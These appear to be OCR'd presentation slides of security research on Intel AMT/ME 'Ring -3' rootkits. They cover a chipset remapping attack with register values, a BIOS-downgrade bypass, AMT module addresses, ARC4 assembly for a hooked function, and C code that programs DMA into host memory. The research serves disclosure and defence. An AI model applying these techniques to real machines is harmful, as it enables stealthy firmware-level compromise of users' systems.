
Turned out we could use our remapping attack to get around this protection...

```
remap_base          = 0x100000000 (4G)
remap_limit         = 0x183ffffff
touud               = 0x184000000
reclaim_mapped_to = 0x7c000000
```

AMT normally at: **`0x7f000000`**,

Now remapped to : **`0x103000000`** (and freely accessible by the OS!)

(Offsets for a system with 2GB of DRAM)


The CPU
(microcode)
Chipset/MCH (ME/AMT)
BIOS/SMM
Hypervisor (optional)
OS kernel & drivers
Another OS kernel
(optional)
depth
App
App
App
App
App


Fixed? No problem - just revert to the older BIOS!

(turns out no user consent is needed to downgrade Intel BIOS to an earlier version - malware can perfectly use this technique, it only introduces one additional reboot)

How about other chipsets?

This attack doesn't work against the Intel Q45-based boards.
The AMT region seems to be **additionally protected**.
(We are investigating how to get access to it...)

AMT reversing and useful AMT rootkits



Injecting code into AMT is one thing...
Injecting a **meaningful** code there is another thing...

A few words about the ARC4 processor (integrated in the MCH)

- RISC architecture
- 32-bit general purpose registers and memory space
- "Auxiliary" registers space, which is used to access hardware
- On Q35 boards, the `0x01000000–0x02000000` memory range (of the ARC4 processor) is mapped to the top 16MB of host DRAM

The ARC compiler suite (arc-gnu-tools) used to be freely available (a few months ago)...

Now it seems to be a commercial product only:

`http://www.arc.com/software/gnutools/`

(we were luckily enough to download it when it was still free)

Getting our code periodically executed

Executable modules found in the AMT memory dump:

(names and numbers taken from their headers)

```
LOADER    : 0x000000..0x0122B8, code: 0x000050..0x0013E0, entry: 0x000050
KERNEL    : 0x0122D0..0x28979C, code: 0x012320..0x05F068, entry: 0x031A10
PMHWSEQ   : 0x2897B0..0x28DDF0, code: 0x289800..0x28CAD8, entry: 0x28A170
QST       : 0x28DE00..0x2A79E8, code: 0x28DE50..0x29B3F4, entry: 0x291B48
OS        : 0x2A7A00..0x88EE28, code: 0x2A7A50..0x5ADA48, entry: 0x4ECC58
ADMIN_CM  : 0x88EE40..0x98CCF8, code: 0x88EE90..0x91A810, entry: 0x8B2994
AMT_CM    : 0x98CD10..0xAA35FC, code: 0x98CD60..0xA2089C, entry: 0x9BB964
ASF_CM    : 0xAA3610..0xAB4DEC, code: 0xAA3660..0xAAD59C, entry: 0xAABC58
```

```
01012E60    mov.f lp_count, r2
01012E64    or r4, r0, r1
01012E68    jz.f [blink]
01012E6C    and.f 0, r4, 3
01012E70    shr r4, r2, 3
01012E74    bnz loc_1012EFC
01012E78    lsr.f lp_count, r4
01012E7C    sub r1, r1, 4
01012E80    sub r3, r0, 4
01012E84    lpnz loc_1012EA8
01012E88    ld.a r4, [r1+4]
01012E8C    ld.a r5, [r1+4]
01012E90    ld.a r6, [r1+4]
01012E94    ld.a r7, [r1+4]
01012E98    st.a r4, [r3+4]
01012E9C    st.a r5, [r3+4]
01012EA0    st.a r6, [r3+4]
01012EA4    st.a r7, [r3+4]
01012EA8    bc.d loc_1012ED8
```

This function from the KERNEL module is called quite often probably by a timer interrupt handler.

Also: this code is executed by the ARC4 processor, regardless of whether AMT is enabled in BIOS or not!

AMT code can access host memory via DMA

But how to program it? Of course this is not documented anywhere...

Of course we found out that too :)

(See “Backup” slides to learn how)


```c
struct dmadesc_t {
    unsigned int src_lo;
    unsigned int src_hi;
    unsigned int dst_lo;
    unsigned int dst_hi;
    unsigned int count;
    unsigned int res1;
    unsigned int res2;
    unsigned int res3;
} dmadesc[NUMBER_OF_DMA_ENGINES];
```

```c
// SR instruction: Store to Auxiliary Register
void sr(unsigned int addr, unsigned int value) {
  asm("sr r1, [r0]");
}
```

```c
void dma_amt2host(unsigned int idx, /* the id of DMA engine */
    unsigned int amt_source_addr,
    unsigned int host_dest_addr,
    unsigned int transfer_length)
{
    unsigned int srbase = 0x5010 + 4 * idx;
    memset(&dmadesc[idx], 0, sizeof dmadesc[idx]);
    dmadesc[idx].src_lo = amt_source_addr;
    dmadesc[idx].dst_lo = host_dest_addr;
    dmadesc[idx].count = transfer_length;
    sr(srbase + 1, &dmadesc[idx]);
    sr(srbase + 2, 0);
    sr(srbase + 3, 0);
    sr(srbase + 0, 0x189);
}
```

The final outcome

Hooked AMT function that is executed periodically (regardless of whether AMT is enabled or not in the BIOS)



Chipset ME/AMT: All code executed by the chipset's ARC4 processor, even if the host in sleep mode!

Host Memory: all code executed on the host CPU(s)

Justifying the "Ring -3" name

- **Independent** of main CPU
- Can **access host memory** via DMA (with restrictions)
- Dedicated link to **NIC**, and its filtering capabilities
- Can **force** host OS to **reboot** at any time (and boot the system from the emulated CDROM)
- Active even in **S3 sleep!**

Plus the unified ME execution makes for better portability between various hardware!

Ring 3	**Usermode** rootkits
Ring 0	**Kernelmode** rootkits
Ring -1	**Hypervisor** rootkits (Bluepill)
Ring -2	**SMM** rootkits
Ring -3	**AMT** rootkits

What about VT-d? Can the OS protect itself against AMT rootkit?

We have verified that Xen 3.3+ uses VT-d in order to protect its own hypervisor and consequently our AMT rootkit is not able to access this memory of Xen hypervisor

(But still, if ME PCI devices are not delegated to a driver domain, then we can access dom0 memory)

Powerful it is, the VT-d!

Still, an AMT rootkit can, if detected that it has an opponent that uses VT-d for protection, do the following:


- Force OS reboot
- Force booting from Virtual CDROM
- Use its own image for the CDROM that would infect the OS kernel (e.g. xen.gz) and disable the VT-d there

How to protect against such scenario?

Via Trusted Boot, e.g. SRTM or DRTM (Intel TXT)

(Keep in mind that we can bypass TXT though, if used without STM, and there is still no STM available as of now)

Powerful malware it could be, the AMT...



Some Philosophical Thoughts

Why do we care about such low-level stuff?

Digression about different approaches to security...

1 Security by **correctness**

- Code review (e.g. Apple's Appstore)
- "Safe" languages
- Formal & sound code verifiers (future)
- Patching, patching, patching...

2 Security by **isolation**

- Separate processes' address spaces
- user accounts and ACLs
- firewalls

3 Security by **obscurity**

- Commonly: obscurity of the algorithm and/or the implementation
- Advanced obfuscation (compiler-level)
- Address Space Randomization (ASLR)
- Stack protection (magic canaries)
- Pointer encryption


This classification focuses mostly on OS-security...

Security by Correctness

...or by finding and patching every single bug...
(i.e. the form it is being done these days)

Your software (Apps)

The moths (AKA software bugs)



